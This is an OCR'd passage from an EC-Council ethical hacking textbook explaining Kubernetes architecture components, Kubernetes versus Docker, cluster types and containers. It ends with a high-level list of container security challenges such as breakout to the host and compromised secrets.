
- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
  - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
  - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
  - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
- **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.

- **Node components**: Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
  - **Kubelet**: Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
  - **Kube-proxy**: It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
  - **Container Runtime**: Container runtime is a software designed to run the containers. Kurbernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vs. Docker

As discussed above, Docker is an open-source software that can be installed on any host to build, deploy, and run containerized applications on a single operating system. Containerization isolates running applications from other services and applications running on the host OS. Kubernetes is a container orchestration platform that automates the process of creating, managing, updating, scaling, and destroying containers. Both Dockers and Kubernetes are based on microservices architecture, they are built using the Go programming language to deploy small lightweight binaries, and use the YAML file for specifying application configurations and stacks. When Kubernetes and Docker are coupled together, they provide efficient management and deployment of containers in a distributed architecture. When Docker is installed on multiple hosts with different operating systems, you can use Kubernetes to manage these Docker hosts through container provisioning, load balancing, failover and scaling, and security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.26: Kubernetes deployment

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Clusters and Containers

Cluster

A cluster refers to a set of two or more connected nodes that run parallelly to complete a task. Workloads with individual, parallelizable tasks are shared among the nodes. These tasks utilize the combined memory and computational power of all the nodes in a cluster. One of the nodes acts as a master node, which is responsible for allocating the work, retrieving the results, and giving a response.

- **Types of Cluster Computing**

  Given below are the different types of clusters.

  - **Highly Available (HA) or Fail-over:** In a fail-over cluster, more than one node runs simultaneously to offer high availability (HA) or continuous availability (CA). If one node fails, the other node assumes its responsibility with minimum or no downtime.
  - **Load Balancing:** In a load-balancing cluster, the workload is distributed among the nodes to avoid overstressing a single node. The load balancer performs periodic health checks on each node to identify node failures and reroutes the incoming traffic to another node. A load-balancing cluster is also a highly available cluster.
  - **High-Performance Computing:** In a high-performance computing (HPC) cluster, the nodes are configured to provide extreme performance by parallelizing the tasks. Scaling also helps in maximizing performance.

Clusters in the Cloud

Clusters in the cloud are sets of nodes hosted on virtual machines (VMs) and are often coupled with virtual private clouds. Cloud clustering minimizes the effort and time required to establish

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


a cluster. In a cloud environment, the clusters can be scaled up on demand by adding additional resources or instances such as VMs easily. The cloud also provides the flexibility of upgrading infrastructure according to changes in requirements. Furthermore, the cloud enhances latency and resiliency via node deployment in many availability zones. Cloud clustering maximizes the cluster's availability, security, and maintainability.

Containers and their relationship with Clusters

Containers help in running applications reliably under different computing environments. For instance, an organization develops a web application building the frontend and backend as microservices. To deploy this web application, containers can be pushed onto a VM in the cloud. If either the VM or the hardware fails, then the application is inaccessible until traffic is handled by a fail-over server.

To enhance the availability, scalability, and performance of web applications, push the containerized applications onto several nodes in a cluster. Consequently, containers running on various nodes maximize resource utilization. Moreover, the risk of single-node failure can be eliminated by placing an instance of a container on every node in a cluster.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

  Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

  The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

  A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

  Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DevOps speed**

  Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

  A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

  Containers that runs as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

  Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

